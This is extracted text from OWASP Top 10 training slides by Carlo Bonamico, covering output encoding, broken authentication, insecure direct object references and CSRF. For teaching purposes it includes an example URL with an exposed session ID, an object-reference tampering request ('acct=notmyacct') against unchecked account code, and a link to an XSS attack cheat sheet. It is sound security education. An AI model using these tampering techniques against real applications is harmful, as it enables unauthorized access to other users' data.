
ESAPI for Encoding
   Context-dependent encoding                            encodeForSQL
            encodeForJavaScript                          encodeForXML
            encodeForVBScript                            encodeForXMLAttribute
            encodeForURL                                 encode forXPath
            encodeForDN                      canonicalize method to remove
            encodeForHTML                     encodings
            encodeForHTMLAttribute
            encodeForLDAP            <%=ESAPI.encoder().encodeForHTML(name)%>


                                                   Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova

References
   Consider employing Mozilla’s new Content Security Policy
             coming out in Firefox 4
   Cheat Sheets
             http://ha.ckers.org/xss.html
             http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_
              Cheat_Sheet


                                                   Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
A3 Broken Authentication and Session Management
   Threat Agents
            legitimate users, external, insider
   Attack Vectors
            Exploitability: AVERAGE
   Security Weakness
            Prevalence: COMMON / Detectability: AVERAGE
   Technical Impacts
            SEVERE
   Business Impacts
                                                      Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova

Weaknesses
   Developers frequently build custom authentication and session management
    schemes
             but building these correctly is hard
   Defects in areas such as
             logout, password management, timeouts, remember me, secret question, account
              update, etc.
   Admin/special accounts are mostly targeted


                                                       Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova

Example Scenario
   A) Website uses URL rewriting, leaving session ID in clear
                         http://travel.com/bookFlight;jsessionid=2P0OC2JDPXM0OQSNDLPSKHCJUN2JV?
                          dest=Australia
             link is shared in an email
             sessionID goes around unencrypted

   B) Exceptions during login validation are not properly handled
             alter the execution path
             causing an unauthorized access

                                                            Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
Things to be checked
   Are credentials always protected when stored
             using hashing or encryption?
   Can credentials be guessed or altered during account management
             account creation, change password, recover password?
   Are session IDs
             exposed in the URL (e.g., URL rewriting)?
             vulnerable to session fixation?
             rotated after successful login?
   Are passwords, session IDs, and credentials sent only over TLS ?
                                                          Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
Solid Authentication and Session Management
   Use a single set of strong authentication and session management controls
             e.g. Spring Security and/or ESAPI Authenticator

   Be sure to avoid XSS flaws
             can be used to steal session Ids

   Prevent brute force attacks
             limit number of attempts


                                                         Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
A4-Insecure Direct Object References
   Threat Agents
            authorized users with partial access to data
   Attack Vectors
            Exploitability: EASY
   Security Weakness
            Prevalence: COMMON / Detectability: EASY
   Technical Impacts
            MODERATE
   Business Impacts
                                                            Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
How it works
   Attacker changes a parameter value
             point to another entity for which he has not access rights


   Applications often use a business key
             easy to guess


   Applications often do not check access to a URL after the user requests it
             (false) security through obscurity

                                                          Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova

Example
   Restrieve account data without verifications
                           query="SELECT * FROM accts WHERE code=?";
                           PreparedStatement pstmt =
                            connection.prepareStatement(query , ... );
                           pstmt.setString( 1,
                            request.getParameter("code"));
                           ResultSet results = pstmt.executeQuery();
   The attacker modifies the ‘code’ parameter
             http://example.com/app/accountInfo?acct=notmyacct


                                                    Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova

How Do I Prevent Insecure Direct Object References?
   Use per user or session indirect object references.
             instead of the resource’s database key
             possibly generated through ESAPI
                             RandomAccessReferenceMap instance = new
                              RandomAccessReferenceMap();
                             String indirectKey =
                              instance.addDirectReference((Object)entity
                              );
   Check access
             propert authorization

                                                       Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova

A5-Cross-Site Request Forgery (CSRF)
   Threat Agents
            anyone who can trick your users into submitting a request to your website
   Attack Vectors
            Exploitability: AVERAGE
   Security Weakness
            Prevalence: WIDESPREAD / Detectability: EASY
   Technical Impacts
            MODERATE
   Business Impacts
                                                        Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova

How it works
   Any email or RSS feed or AD creates forged HTTP requests and tricks a victim
    into submitting them
             via image tags, XSS, or numerous other techniques
             if the user is logged in, the attack succeeds.

   Easy when request details are guessable
             the browser automatically send cookies to the target server
             making difficult to distinguish good requests from bad ones


                                                               Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
